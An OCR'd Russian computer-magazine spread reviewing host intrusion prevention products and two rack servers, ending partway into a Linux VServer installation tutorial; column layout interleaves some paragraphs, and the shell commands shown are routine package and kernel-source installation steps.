Чтобы подстроиться под конкретную рабочую среду, в HIPS есть режим обучения. Он создает после установки слепок системы и использует его как точку отсчета. Отклонение в работе программы или появление нового процесса, пытающегося получить доступ к важным системным функциям, воспринимается как попытка проникновения, и действие блокируется. Есть и другие алгоритмы, например, в Prevx (о нем ниже) используется централизованная база, где собраны профили как проверенных (назовем их «заведомо хороших») программ, так и вредоносных. Это позволяет быстро определить характер новой программы или процесса на компьютере.

В виду своей специфики (работа на нижнем уровне, перехват API-функций) HIPS часто «не дружат» с антивирусами и антируткитами. При выборе того или иного решения следует учитывать эту особенность.

Здесь можно возразить: мол, зачем нам еще какой-то HIPS, если в том же Каспере уже есть модуль «Проактивная защита», реализующий нужную функциональность? Все дело в том, что движок антивируса изначально заточен под традиционный метод защиты, а HIPS идет как вкусная добавка, обладающая урезанными возможностями и включенная в продукт больше с маркетинговых позиций.

В настоящее время доступно множество продуктов, имеющих право называться HIPS. Каждый имеет свои особенности и ориентирован на решение определенных задач. Рассмотрим самые популярные.


DEFENSEWALL

Разработчик: SoftSphere Technologies
Web: www.softsphere.com/rus
Системные требования: Intel Pentium x86 300 МГц, 256 Мб / (x86/x64) 1 ГГц, 512 Мб (для WinXP и Vista соответственно)
ОС: Windows NT/2000/XP/2003/Vista

В DefenseWall используется принцип разделения программ/процессов на доверенные и недоверенные. Программы из второй группы удерживаются в песочнице (Sandbox), в отдельном от основных программ пространстве. В список недоверенных программ автоматически попадают все приложения для работы в интернете — веб-браузер, P2P, IM-клиенты и т.д. Все файлы, загруженные или созданные такими приложениями, также становятся недоверенными. По умолчанию к недоверенным относятся и файлы на съемных носителях (для CD/DVD это активируется отдельно). Доверенные программы тоже ограничены в некоторых правах: они не могут модифицировать важные системные файлы, ветки реестра, изменять параметры автозагрузки. Благонадежное приложение может потерять доверие, стоит ему только выполнить действие, считающееся потенциально опасным. Например, запуск доверенной программы из недоверенной автоматически переводит действие в опасное. Статус каждой программы выводится в верхней части окна.

В окне настройки есть возможность указать файлы и ресурсы (пароли, игровые аккаунты и т.п.), которые необходимо защищать с особой тщательностью.

Установку рекомендуется производить в «чистой» системе (совет относится и к остальным продуктам этой категории). Программа рассчитана, в первую очередь, на неподго-



товленного пользователя, поэтому имеет упрощенный интерфейс и минимум настроек. В большинстве случаев решение принимается автоматически. Запрос пользователю выдается лишь при обнаружении кейлоггера, отключении защиты и доступе к защищаемым ресурсам, на которые указал пользователь. Это и есть основной плюс программы перед конкурентами. DefenseWall не нужно обучать, отвечая на многочисленные вопросы. Получить полное представление о происходящем в системе можно в меню «Список событий». Каждое событие содержит следующие поля: Модуль, Время, Путь, Описание и Тип события. При выборе элемента списка в нижнем окне появляется детальная информация по событию. Возможно использование фильтров, ускоряющих поиск, и удаление не представляющих интереса событий.

Также предусмотрено два экстренных режима. При выборе в меню «К банкингу/шопингу» (GoBanking/Shopping) будут остановлены все недоверенные процессы, и запущен браузер в защищенном режиме. Кнопка «Стоп атака» останавливает все недоверенные процессы. Для продвинутого пользователя существует Expert Mode, в котором список недоверенных приложений формируется не программой, а самим пользователем.

Кроме пользовательской, существует версия, созданная специально для защиты серверов (Apache, IIS etc) от взлома с использованием атак, использующих переполнение стека и кучи, от действия червей (CodeRed, Slammer, Sasser, Blaster), вирусов и прочих угроз. В серверной версии используется низкий уровень защиты, и только для приложений, указанных админом, устанавливается максимальная протекция.

SAFE'N'SEC

Разработчик: S.N.Safe&Software
Web: www.safensoft.ru
Системные требования: Intel Pentium x86 300 МГц, 256 Мб — WinXP / (x86/x64) 1 ГГц, 512 Мб — Vista
ОС: Windows XP/Vista

В HIPS Safe'n'Sec, разрабатываемой Российской компанией S.N.Safe&Software, используется собственная технология защиты V.I.P.O. (Valid Inside Permitted Operations). Суть программы проста. Драйвер Safe'n'Sec загружается на раннем этапе и перехватывает вызовы системных функций на уровне нулевого кольца ядра ОС. После установки клиент сканирует систему, создавая профиль приложений и формируя список доверенных программ (для этого используется хеш SHA-256).

При появлении активности, затрагивающей целостность системных файлов, реестра, запуск нового процесса или открытие сетевого соединения, соответствующая операция блокируется, а пользователь получает запрос на ее подтверждение. Для описания поведения используется универсальный язык правил, определяющий, какие действия приложений и пользователей должны блокироваться. Плюс задаются дополнительные условия, вроде частоты проявления определенного действия. База состоит из системных правил, разрабатываемых специалистами, и пользовательских. Последние формируются автоматически на основе ответов на запросы. Для работы Safe'n'Sec не требуется постоянное обновление баз, хотя периодически следует обновлять программные модули.

Существует два варианта продукта. Для персонального использования предназначен Safe'n'Sec 2009. В корпоративной версии Safe'n'Sec Enterprise предусмотрено централизованное управление клиентскими модулями. Задействуется два дополнительных компонента:

• Safe'n'Sec Admin Explorer — консоль управления; используется для удаленного администрирования системы;

• Service Center — сервер, непосредственно выдающий команды клиентским модулям; он же производит их централизованное обновление, отвечает за создание отчетов и оповещение администратора о возникновении определенных событий.

Кроме обычной, существует версия клиентской программы, в которую включен антивирусный модуль Dr.Web и версия с модулем защиты от программ-шпионов. В этом случае обеспечивается не только блокировка атак, но и лечение зараженных файлов. Корпоративная версия, помимо перечисленных возможностей, имеет и ряд других востребованных функций, например, контроль подключений и мониторинг USB-устройств.


Если в системе уже есть антивирус, перед установкой Safe'n'Sec следует просмотреть таблицу совместимости с другими продуктами, которая приведена на сайте. Например, напротив Kaspersky Anti-Virus 2009 отмечено «не совместим».

MCAFEE HOST INTRUSION PREVENTION FOR DESKTOPS AND SERVERS

Разработчик: Network Associates
Web: www.mcafee.com, www.mcafeesecurity.ru
Системные требования: минимальные системные
ОС десктоп: Windows XP/Vista
ОС сервер: Windows 2000/2003/2008 (x86/x64), RHE Linux 4.0 (x86), Solaris 8/9/10


В HIPS от McAfee объединены возможности продуктов Desktop Firewall и HIPS Entercept (до 2003 года разрабатывался одноименной компанией, которая была выкуплена Network Associates). Доступен как самостоятельное решение и как часть комплексного продукта Total Protection for Endpoint. Поведенческий анализатор отслеживает и блокирует нежелательную активность, используя три уровня защиты: поведенческий анализ, сигнатурный и контроль соединений брандмауэром. В результате обеспечивается защита от известных и еще неизвестных атак, направленных на переполнение буфера, а также защита приложений, — в том числе от попыток обмена данными с другими приложениями. Из дополнительных функций отметим возможность контроля приложений (можно определить список разрешенных и запрещенных) и блокировку USB-носителей.

Брандмауэр контролирует исходящий трафик и блокирует несанкционированные внешние подключения. Для мобильных систем можно устанавливать различные уровни безопасности, в зависимости от того, находятся они в защищенной или незащищенной сети, подключены ли через VPN. Предусмотрен карантин для тех систем,



ПРЕДУПРЕЖДЕНИЕ SAFE'N'SEC О ПОПЫТКЕ ИЗМЕНЕНИЯ СИСТЕМНЫХ ФАЙЛОВ

КОНСОЛЬ SAFE'N'SEC ADMIN EXPLORER ДОСТАТОЧНО ПРОСТА В ИСПОЛЬЗОВАНИИ



info

• Основная цель HIPS — по заданным критериям идентифицировать и блокировать вредоносные действия в системе и не допустить ее заражения.

• Поведенческий анализатор решения от McAfee использует три уровня защиты: поведенческий анализ, сигнатурный и контроль соединений брандмауэром.

• Prevx все данные о программах хранит централизованно.

• Тесты, которые ты без труда найдешь в интернете, показывают преимущество HIPS во всех реализациях над привычными антивирусами с включенными проактивными модулями.

которые не выполняют всех требований безопасности. Управление упрощается за счет присутствия стандартных настроек (политик), обеспечивающих защиту после установки. При этом изначально IPS активирован на высоком уровне, приложения и процессы защищены,

CISCO SECURITY AGENT (CSA)


Корпорация Cisco, выкупив в 2003 году компанию Okena, которая разрабатывала HIPS под названием StormWatch Agent, через некоторое время представила решение на его основе. CSA может быть установлен на десктопе или сервере, работающем под управлением Windows от 2k до Vista, RHEL 3.0/4.0, Solaris 8/9 и VMware. Агент после установки составляет снимок работающей системы. Затем, перехватывая все системные вызовы, связанные с работой с файлами, доступом к сети и реестру, динамически используемым ресурсам (страницы памяти, общие модули библиотек и COM-объекты), определяет, насколько они отклонены от нормы. Сверяясь с политиками безопасности, агент разрешает или запрещает действие и вносит при необходимости запись в журнал. Политики безопасности по умолчанию способны остановить большинство известных и неизвестных угроз. Администратор может их корректировать. Например, можно установить правила использования подключаемых устройств (флешек, фотоаппаратов, CD/DVD), запретить скачивать файлы определенного типа и т.д.
Централизованное управление осуществляется при помощи Cisco Management Center for Cisco Security Agents. Кроме этого, CSA интегрируется с другими продуктами Cisco — сетевыми IPS, межсетевыми экранами, устройствами контроля доступа к сети (NAC), системой управления безопасностью Cisco MARS. Продукт обладает широкими возможностями, но достаточно сложен в освоении.

приложения от McAfee находятся в списке доверенных. В процессе работы вполне естественно, что изначальных настроек будет недостаточно. Поэтому HIPS подстраивается, работая в адаптивном (самостоятельно) или обучаемом режиме (по подсказкам пользователя). Версия Server, кроме указанных выше функций, обеспечивает защиту веб-серверов (Apache 1.3.x/2.x, Sun ONE/Java Web Server) и серверов баз данных (SQL Server 2000) от некоторых типов атак (Directory traversal, DoS, SQL injection и др.).
Эта HIPS может работать только совместно с системой централизованного управления политиками, сбора данных, установки обновлений — ePolicy Orchestrator (ее можно использовать для управления остальными продуктами McAfee). На клиентской системе устанавливается агент, обеспечивающий связь HIPS с сервером ePO.
На сегодня доступны две версии ePO: в 3.6.1 консоль реализована в виде MMC, а в 4.0.0 — в виде веб-сервиса. Использование во втором варианте протокола HTTP/HTTPS позволяет управлять настройками с любой платформы.
Для установки ePO-сервера понадобится компьютер под управлением Win2k SP4/2003 SP1/SP2/R2, консоль Win2k/XP/2003/Vista. В качестве SQL-сервера для небольших организаций рекомендован SQL Server 2005 Express Edition; поддерживается SQL Server 2000/2005.


PREVX 3.0

Разработчик: Prevx Limited
Web: prevx.com
Системные требования: минимальные системные
ОС: Windows 98/NT/2000/XP/2003/Vista/2008/Se7en


Система Prevx появилась в начале 2004 года и была представлена как первая Community IPS, предназначенная для защиты отдельных узлов. Термин Cloud computing в то время еще не использовался, но все признаки предоставления ПО как услуги (software-as-service, SAAS) и удаленные хранилища данных в Prevx уже имелись. В Prevx для определения угроз используются правила, описывающие поведение и контрольные суммы программ. В список рулесетов попадают как заведомо хорошие программы, так и плохие. Это позволяет быстро



EPO: КОНСОЛЬ УПРАВЛЕНИЯ ПРОДУКТАМИ MCAFEE



ПОСЛЕ УСТАНОВКИ PREVX ПРОСКАНИРУЕТ СИСТЕМУ



НАСТРОЙКИ PREVX ПОЗВОЛЯЮТ УСТАНОВИТЬ ЧУВСТВИТЕЛЬНОСТЬ ЗАЩИТЫ ПО ТРЕМ ПАРАМЕТРАМ: ЭВРИСТИКА, ПОПУЛЯРНОСТЬ И ВОЗРАСТ

определить характер новой программы или процесса на компьютере. Вся информация хранится в единой базе данных (Prevx Cloud Community Database). В качестве сенсоров этой гигантской IPS выступают агенты, установленные на клиентских машинах.

Дистрибутив программы очень маленький, — всего 768 Кб. После установки агент сканирует систему на предмет установленных приложений и отправляет запрос на центральный сервер, а на основании полученной информации делает вывод. Все происходит довольно быстро. Так, первое и полное сканирования занимают всего 2-4 минуты. Последующие обычно и того быстрее, менее минуты. Если в центральной базе данных нет сведений о программе, то она помечается как неизвестная, модуль заносит ее в базу, а пользователь предупреждается о возможном риске. Профиль любой программы содержит более сотни параметров. И в большинстве случаев сервер способен определить ее характер самостоятельно, основываясь на поведенческих характеристиках. Уже через 4 года существования база знала о 10 миллиардах событий, что практически сводит на нет вероятность ошибки. Ежедневно в базу заносятся до 250 тысяч событий.

В ходе работы агент использует три слоя защиты: эвристический (оценивает поведение), возрастной (время появления) и известность программы. В случае обнаружения вредоносной программы возможна очистка системы. Prevx выдаст подробные инструкции, например, запросит установочный диск Windows; предусмотрен также вариант автоматической закачки целого системного файла с другого компьютера сообщества.

Кроме варианта Home, ориентированного на персональное использование, имеются Business и Enterprise версии, в которых реализовано централизованное управление агентскими модулями. Для организаций предлагается Free Malware Monitor, распространяющийся бесплатно, но агент, входящий в его состав, имеет лишь функции обнаружения. Бороться с обнаруженными неприятностями придется при помощи других утилит, или купив полную версию.

Prevx может использоваться как автономно, так и быть усилена другими продуктами: межсетевым экраном, антивирусом, антишпионами и пр. Обычно проблем с совместимостью не бывает. Хотя этот продукт имеет единственный, но существенный минус — он привязан к серверу и без него фактически беспомощен.

ЗАКЛЮЧЕНИЕ Еще каких-нибудь пару лет назад о системах отражения локальных угроз практически ничего не было слышно, но сейчас можно утверждать, что произошел прорыв. Существующие варианты HIPS довольно разнообразны. Каждое решение имеет свои особенности и тщательно скрываемые разработчиками алгоритмы.

С КЕМ ДРУЖИТЬ БУДЕМ?

С одной стороны, чтобы достичь наибольшей эффективности защиты, HIPS следует использовать вместе с антивирусом и брандмауэром, тогда приложения будут дополнять друг друга, и ты будешь хорошо защищен как от внутренних, так и от внешних атак. С другой — HIPS часто «не дружат» с антивирусами и антируткитами. При выборе того или иного решения следует учитывать эту особенность.



dvd

В видеоролике к этой статье мы познакомимся с основными возможностями Safe'n'Sec, DefenseWall и Prevx.

NATHAN BINKERT
/ NAT@SYNACK.RU /

Японский хайтек

PRIMERGY RX200 S5: 1U-сервер пятого поколения от Fujitsu



Технические характеристики Fujitsu PRIMERGY RX200 S5

> Тип материнской платы:
D 2786 (чипсет Intel 5500)

> Процессор:
1 или 2 процессора Intel Xeon серии 55xx

> Память:
От 1 до 96 Гб DIMM DDR3 1066/1333 МГц (12 разъемов)
Поддержка ECC, SDCC, Memory Scrubbing, зеркалирования

> Жесткие диски:
8 2,5-дюймовых жестких дисков SAS

> Поддержка RAID:
Интегрированный RAID-контроллер 0/1

> Сетевой интерфейс:
2 порта Ethernet 1 Гбит/с
1 порт сервисной ЛВС для iRMC S2 (10/100 Мбит/с)

> Питание:
Блок питания с возможностью «горячей замены» в стандартной конфигурации, дублирование блока питания — как опция (дублирование 1 + 1)

> Расширение:
1 разъем PCI-Express x4 (низкопрофильный)
2 разъема PCI-Express x8 (1 полновысотный или низкопрофильный, 1 низкопрофильный)

> Внешние порты ввода-вывода:
7 портов USB 2.0 (3 на передней панели, 3 на задней панели, 1 внутренний)
2 разъема VGA (1 на передней панели)
1 порт RS-232-C (9-штырьковый)

> Функции управления:
Сервисная панель ServerView Local Service Panel (LSP)
Интегрированный контроллер удаленного управления (iRMC S2, включая 32 Мб памяти и графический контроллер), совместимый с IPMI 2.0

> Система охлаждения:
Технология Cool-safe
6 двойных вентиляторов с возможностью «горячей замены» и дублированием (5+1)

> Исполнение:
Установка в стойку (1U, 431x765x43 мм)

> Гарантийное обслуживание:
Срок гарантии — 3 года
Обслуживание на месте установки

Сегодня в наш обзор попал новейший сервер среднего уровня RX200 S5 от компании Fujitsu, способный показать гигантам в лице HP и IBM, что высокотехнологичные и эффективные стоечные серверы умеют делать не только они.

В качестве начинки сервер может быть оснащен одним или двумя двух/четырехъядерными процессорами Intel Xeon серии 55xx, восемью дисками SAS, до 96 Гб памяти DDR3. Интегрированный контроллер RAID 0/1 может быть дополнен PCI-X контроллером RAID 0,1,10,5,50,6,60. Предусмотрена возможность «горячего» резервирования и зеркалирования памяти. Это позволяет серверу не останавливаться в случае сбоя одного из модулей памяти и своевременно оповещать системного администратора о неисправности.


Из примечательных особенностей стоит отметить возможность установки привода Blue-Ray и технологию охлаждения Cool-safe. Привод станет отличной альтернативой системам бэкапа на магнитной ленте, а технология Cool-safe, в основе которой лежит методика Computational Fluid Dynamics, используемая при проектировании летательных аппаратов, обеспечивает наиболее эффективный путь прохождения воздуха через корпус и допускает применение малого количества вентиляторов, работающих на пониженных скоростях.

Сервер получился исключительно экономичным. Блоки питания, КПД которых достигает 89%, гибкая система настройки энергопотребления и использование медных проводников с пониженным сопротивлением для всех шин питания позволили серверу потреблять заметно меньшее количество энергии и удостоиться «двух звезд» Green IT.

Сервер оснащен совместимым с IPMI 2.0 контроллером удаленного управления и специально выделенным для него портом ЛВС. Это позволяет управлять машиной даже после сбоя в сети.

В список официально поддерживаемых операционных систем входят Microsoft Windows Server 2003/2008, Novell SUSE Linux Enterprise Server, Red Hat Enterprise Linux, VMware Infrastructure. Поддержка других модификаций Linux осуществляется по запросу.

Цена: от 60000 рублей.



NATHAN BINKERT
/ NAT@SYNACK.RU /

Выбор патриота

Универсальный сервер: R-Style Marshall NP 2010



Технические характеристики R-Style Marshall NP 2010

> Процессор:
До двух 2/4-х ядерных процессоров Intel Xeon Processor серии 50xx, 51xx или 53xx
Частота шины 667 МГц, 1067 МГц или 1333 МГц

> Чипсет:
Intel 5000V

> Память:
До 16 Гб памяти DDR2-533 или DDR2-667 ECC (8 слотов)

> Жесткие диски:
До двух IDE-устройств на одном канале
6 портов SATA
4 порта SAS
Опционально — корзина «горячей замены»

> Поддержка RAID:
RAID 0, 1, 10, 5

> Сетевой интерфейс:
2 порта Intel Gigabit Ethernet

> Питание:
Один блок питания 550 Ватт
До двух блоков питания 650 Ватт

> Расширение:
2 разъема PCI Express x4
2 разъема PCI-X 64-bit/133 МГц
1 разъем PCI 32-bit/33 МГц

> Внешние порты ввода-вывода:
7 портов USB 2.0 (4 сзади, 2 спереди, 1 внутренний, для подключения опционального USB FDD)
2 порта RS-232-C
2 разъема DB-9 (9 pin, асинхронные)
2 порта PS/2

> Система охлаждения:
Блок питания: один вентилятор 80 мм
Системные компоненты: один вентилятор 120 мм
При установке SAS/SATA корзины с поддержкой «горячей замены» HDD: один вентилятор 92 мм

> Другое:
Видеоконтроллер ATI ES1000 (16 М6 SDRAM)
Привод CD, DVD/CDRW или DVD±RW

> Исполнение:
Напольный (452x235x483) или для установки в стойку (6U, 235x447x483)

> Гарантийное обслуживание:
Срок гарантии — 3 года

Marshall NP 2010 — сервер начального уровня от одного из старейших российских производителей компьютерной техники — компании R-Style Computers. Машина поставляется в универсальном корпусе, благодаря которому может выполнять функции одиночного сервера (или может быть установлена в стойку). Обладает более чем хорошими характеристиками производительности и отлично подходит для компаний, ограниченных в бюджете сегодня, но ожидающих бурный рост завтра.
Сервер может быть оснащен одним или двумя процессорами линейки Intel Xeon 5000, памятью DDR2-667 ECC, общим объемом до 16 Гб, шестью жесткими дисками 3.5" и опциональной корзиной «горячей замены» на шесть SAS/SATA-дисков. В минимальной конфигурации он хорошо подходит для выполнения задач по поддержке сетевой инфраструктуры, а при небольшой модернизации становится производительным web-сервером или даже узлом распределенной вычислительной сети (чему способствует возможность установки в стойку).
В корпус устанавливается один блок питания мощностью 550 Ватт или два блока питания на 650 Ватт с режимом коррекции питающего напряжения. В качестве опции поддерживается подключение привода DVD±RW и флоппи-дисковода через внутренний USB-интерфейс. Отдельного внимания заслуживает редкая для российских производителей функция интеллектуального управления системой охлаждения. Она включает в себя контроль вращения вентиляторов и автоматическую диагностику неисправного вентилятора (который, кстати, легко заменить, не прибегая к каким-либо инструментам).
Срок гарантии составляет стандартные для рынка серверов 3 года с возможностью сервисного обслуживания в любом из более чем 100 независимых сертифицированных центров, расположенных по всей России.
Официально поддерживаемые операционные системы: Microsoft Windows Server 2003/2008.
Цена: 35000 рублей.

ЕВГЕНИЙ ЗОБНИН
/ ZOBNIN@GMAIL.COM /

Виртуальные ОСы

Виртуализация с помощью Linux VServer

Хочешь организовать публичный доступ к сетевым сервисам, но беспокоишься за безопасность? Решил переложить часть своих обязанностей на другого человека, но не хочешь наделять его правами root? Управляешь хостингом и желаешь дать своим клиентам настоящую свободу? С помощью системы виртуализации Linux VServer ты легко решишь все эти задачи без головной боли и потери производительности.

Мы не раз говорили о системах виртуализации уровня операционной системы (песочницы) на примере FreeBSD Jail. Такой тип виртуализации позволяет разделить одну ОС на несколько виртуальных, каждая из которых будет обладать собственным окружением исполнения (библиотеки, каталоги /dev и /proc, набор стандартных утилит), процессами и IP-адресом.

В отличие от эмуляции, обеспечиваемой такими технологиями, как Xen, VMWare и KVM, виртуализация уровня операционной системы не эмулирует аппаратные составляющие компьютера, а создает изолированные контейнеры поверх ядра ОС. Это своего рода расширенная трактовка понятия «процесс» с более глубоким уровнем изоляции и разделения ресурсов, предоставляемых ядром. Обладая всего одним явным недостатком, заключенным в невозможности создания контейнеров для исполнения приложений других ОС, песочница наделена двумя неоспоримыми преимуществами: незначительной потерей производительности (в районе 2-3%) и простотой развертывания виртуальных окружений.

Виртуализация особенно популярна среди хостинг-провайдеров и создателей сервисов, предоставляющих площадки для организации облачных вычислений. Ведь в отличие от обычного хостинга, который выделяет клиентам аккаунт на сервере и доступ к набору предустановленных служб, хостинг, использующий виртуализацию, способен дать пользователям безграничный контроль над виртуальным сервером, возможностью устанавливать любое программное обеспечение и полным отсутствием ограничений на количество сайтов, почтовых ящиков, баз данных, интерпретаторов языков программирования. И все это с полной изоляцией виртуального сервера от хост-системы и простой системой развертывания.

ПОЧЕМУ VSERVER? Сегодня каждая из наиболее популярных UNIX-систем предоставляет возможности для организации виртуализации на уровне операционной системы. Во FreeBSD уже давно существует технология Jail, в Solaris изолированные контейнеры называются зонами (Zones), а среди решений для Linux наибольшей популярностью пользуются OpenVZ и Linux VServer.

Традиционно OpenVZ (openvz.org) считается более взрослой, серьезной и развитой системой, этаким выбором профессионалов. Развиваемая сообществом Linux VServer (linux-vserver.org), напротив, отличается простотой реализации и непретенциозностью. В то время как OpenVZ развивается по пути многофункциональной и сложной технологии для поддержки и управления VPS (Виртуальные Частные Серверы) в больших организациях и крупных сервисах, VServer следует идеологии простоты и удобства FreeBSD Jail. Система Linux VServer — это проверенный годами (более 7 лет разработки) небольшой, вылизанный и отлаженный патч для ядра Linux; он наделяет всем необходимым для организации надежной и производительной системы виртуализации, единственный недостаток которой — невиртуализируемый сетевой стек.

УСТАНОВКА Программный пакет Linux VServer состоит из двух частей: патча для Linux-ядра и набора утилит для управления виртуальными серверами. Прекомпилированные ядра с включенным VServer доступны в пакетах для многих популярных дистрибутивов, поэтому сначала мы рассмотрим вариант установки средствами менеджера пакетов в Ubuntu 9.04, а уже после перейдем к ручному способу инсталляции, предполагающему выкачивание исходников ядра с kernel.org и компиляцию утилит.

Итак, операционная система Ubuntu 9.04, ядро 2.6.28, ночь, серверная.

Шаг 1. Добавляем в apt keyring ключ для доступа к репозиторию VServer:

```
$ sudo apt-key adv --recv-keys
--keyserver keyserver.ubuntu.com
BB9BFB5B
```

Шаг 2. Добавляем ссылки на репозитории VServer в /etc/apt/sources.list:

```
deb http://ppa.launchpad.net/
christoph-lukas/ppa/ubuntu jaunty
main
deb-src http://ppa.launchpad.net/
christoph-lukas/ppa/ubuntu jaunty
main
```

Шаг 3. Устанавливаем новое ядро и утилиты:

```
$ sudo apt-get update
$ sudo apt-get install linux-image-
vserver linux-headers-vserver util-
vserver
```

Та же процедура, с полной пересборкой ядра и компиляцией утилит.

Шаг 1. Получаем ядро и патч:

```
# cd /usr/src
# wget http://www.kernel.org/
pub/linux/kernel/v2.6/linux-2-
.6.28.7.tar.bz2
